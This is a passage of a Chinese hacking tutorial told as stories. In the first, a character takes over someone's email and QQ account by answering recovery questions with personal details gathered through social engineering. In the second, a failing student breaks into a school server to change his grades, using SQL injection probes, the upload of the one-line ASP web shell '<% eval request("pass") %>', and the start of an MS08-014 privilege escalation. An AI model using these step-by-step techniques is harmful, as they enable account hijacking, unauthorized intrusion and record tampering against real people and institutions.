Sunny：呵呵，先这样子吧，改天请你和**喝酒，再见！

伪黑客的同学：好的，再见。

……

Sunny很容易就得到了伪黑客的生日。在密码找回页面中输入伪黑客的生日，点击下一步，成功地来到了重设密码的页面（图66）。




图66 密码问题

回答问题是“我的母校是哪所”，Sunny很得意，刚才的信息收集没有白费，Sunny输入了伪黑客的毕业学院，然后输入了新的密码和验证码。点击“下一步”按钮，很快弹出了重设密码成功的提示（图67）。




图67 重设密码成功

三 扩大战果

通过重设的密码，Sunny顺利的进入了伪黑客的邮箱。在伪黑客的邮箱里，Sunny看到了一封QQ密码重设邮件（图68）！在这封密码重设邮件中，Sunny看到了伪黑客设置的QQ密码找回问题和答案。




图68 QQ密码重设邮件

利用伪黑客的QQ问题和答案，Sunny又顺利的重新找回设置了伪黑客的QQ号密码。

打开“QQ账号服务中心”（https://account.qq.com/cgi-bin/console_forgetPW?reLogin=true），点击“立即取回”链接或“自助取回QQ密码”链接，即可尝试通过密码保护快速取回账号（图69）。




图69 重新找回QQ密码

打开取回QQ密码自助重设密码页面后，输入要重设密码的账号，选择您要取回的密码类型为“QQ密码”，再输入验证图片中的四个文字（图70）。



图70 找回密码类型

点击确定后，选择一种重设密码的方式（图71），选择“通过第一代密码保护重新设置密码”。然后点击“下一步”，要求回答密码保护问题。里面还有一个填写手机号码和验证码的选项，但是通常不用设置，只是在“如果校验密保的次数已经达到最大限制，请用您的手机发送短信获取验证码”的情况下，才需要填写。然后要求选择取回密码方式。





图71 选择重设方式

最后点击“发送邮件”按钮，即可向伪黑客的安全邮箱中发送一封验证邮件了。

由于伪黑客的邮箱刚才已在Sunny的控制之中了，所以Sunny很快就收到了重设密码的验证邮件。打开邮件后，点击邮件中的重设密码链接，即可重新设置伪黑客的QQ为新密码了。

重设密码后，Sunny将伪黑客的安全邮箱密码进行了修改，并修改了安全邮箱的密码找回问题，这样伪黑客的邮箱就彻底地变成了Sunny的个人邮箱。Sunny还修改了找回的QQ号密码保护问题及各种安全设置，现在QQ号再也不担心被伪黑客或其它黑客盗走了！

第6篇



渗透与蜜罐
校园网的入侵

赵寒是某师范学院的大一在校学生，他平时非常喜欢网络安全技术，过多的精力放在了安全技术上面，因此自己的学业并不好，大一期末的考试成绩非常糟糕。赵寒的6门功课挂了5门，唯一过的一门是计算机。暑期还有一次补考的机会，如果补考后还有4门不过关，赵寒将面临退学的危险。

距离暑期补考只有不到一周的时间了，赵寒越来越担心，自己平时的精力都用在了网络安全上，心中实在没有把握过关。

如果真的退学的话，赵寒真不知道如何面对家中两鬓苍苍的父母。赵寒非常后悔平时没有认真学习。

……半夜，窗外的雷声，将赵寒从恶梦中惊醒，点上一支烟，赵寒躺在床上久久也不能睡着。于是赵寒索性起床，开始执行心中考虑了许久的入侵计划——入侵教研室的学生成绩系统，修改自己的考试成绩……

攻击回放——控制图书馆

一 踩点

赵寒准备从学校图书馆网站服务器入手，学校图书馆服务器连入的是学校教务网络，通过图书馆的服务器，可以进一步渗透进入教研室的电脑中。

打开学校图书馆的主页，页面挺简洁的，都是ASP页面（图1）。



图1 图书馆首页

首先当然要踩点了，赵寒粗略地看了下，网站中的连接大都是“http://www.****.cn/list.asp?ID=183”类型的，赵寒觉得网站存在注入的可能性非常大（图2）。




图2 漏洞链接页面

赵寒直接打开“http://www.****.cn/list.asp?ID=183”，在后面加了一个单引号“'”，然后回车。看来他的运气很好，页面显示空白，提示指定的新闻不存在（图3）。




图3 单引号出错

然后赵寒又分别在链接地址后面加上 and 1=1和and 1=2试试看，果然显示界面不同了，一个是正常页面（图4），一个则显示的是内容不存在（图5）。




图4 and 1=1




图5 and 1=2

赵寒运行了一个叫作“啊D注入检测工具”的软件，切换到“SQL注入检测”界面（图6）。在上面的链接地址中，输入刚才发现的注入点链接。然后点击右边界面中的“检测”按钮，软件就自动检测该链接是否存在SQL注入漏洞，如果检测存在的话，则显示当前数据库类型、用户和权限等信息。




图6 啊D注入检测工具

详细看看下方显示的结果，看到了“SA”和“多句执行”的提示（图7），赵寒基本上可以肯定拿下这个网站了。




图7 注入漏洞权限很大

二 埋下后门

现在，赵寒要利用网页的漏洞，查看一下网站的各种信息。

在注入工具中，点击左侧“相关工具”→“目录查看”，在目录查看界面的“检测位置”中，输入要查看文件的目录路径，点击“开始检测”按钮，即可显示该目录下的文件及子文件夹了。一般来说，网站的路径都是位于非系统盘的，大部分是位于“D:\WEB”中，可以直接查看该路径中的文件信息（图8）。如果该文件夹不存在，则只有从C盘D盘等根目录慢慢查找网站的路径了。



图8 列出网站目录

这里赵寒很容易就发现了网站的路径，正是“D:\WEB”，并仔细观察了网站路径下的一些关键文件，比如数据库路径为“db”，管理员后台为“admin”等。

赵寒用记事本编写了一个后缀名.asp的文件，内容如下（图9）：

<% eval request("pass") %>

注意，在写入文件时，上面代码中的“pass”就是后面要用到的连接密码，需要改为自己想要的密码。




图9 ASP后门

将文件保存为“muma.asp”，然后在啊D注入工具中，点击左侧“相关工具”→“CMD/上传”项，在命令执行与上传界面下方的“上传文件”中，点击下方的“本地文件”浏览按钮，浏览指定刚才保存的“muma.asp”文件。在“目标路径”中设定文件保存路径，注意要指定保存在网站路径之下，这里为“D:\WEB\muma.asp”。最后点击“上传”按钮，就可以成功的将木马上传到网站根目录下了（图10）。



图10 上传木马后门

上传完成后，再用“目录查看”功能查看一下文件，文件上传成功了。

赵寒又运行了桂林老兵的木马后门管理工具“WebShellControl v2.0”，点击菜单“工具”→“shell管理”命令，打开Shell管理窗口。在下方的“地址”中输入刚才上传的ASP木马链接地址及连接密码，点击“连接”按钮，即可连接打开WEBSHELL（图11）。在WebShell管理窗口中，可以查看任意目录中的文件，并可以上传、下载或编辑任意文件（如图12）。



图11 输入ASP木马地址




图12 获得Webshell

三 巧用xls木马提权

现在这台网站服务器基本处于赵寒的控制之下了，但是赵寒发现，网站作了严格的权限设置，无法访问C盘，无法执行安装上传的木马，因此赵寒开始考虑如何提升权限。

赵寒利用了最新的MS08-014漏洞，制作了一个xls木马，此木马不仅可以通过QQ传输，而且可以直接在Webshell中提升权限，方法很简单。

1. 确定网站漏洞

要利用xls提权，当然首先得确定网站上是否安装了Excel软件，如果没有安装，那么也无从提权。

在“Webshell Control 2.0”中连接上传的asp木马后门，然后查看“C:\Program files”或“D:\Program files”文件夹，看看其中是否有“Microsoft Office/Office12/”文件

夹，并查看是否存在Excel程序文件（图13）。这里得到Excel程序安装路径为“C:\Program Files\Microsoft Office\Office12\excel.exe”。

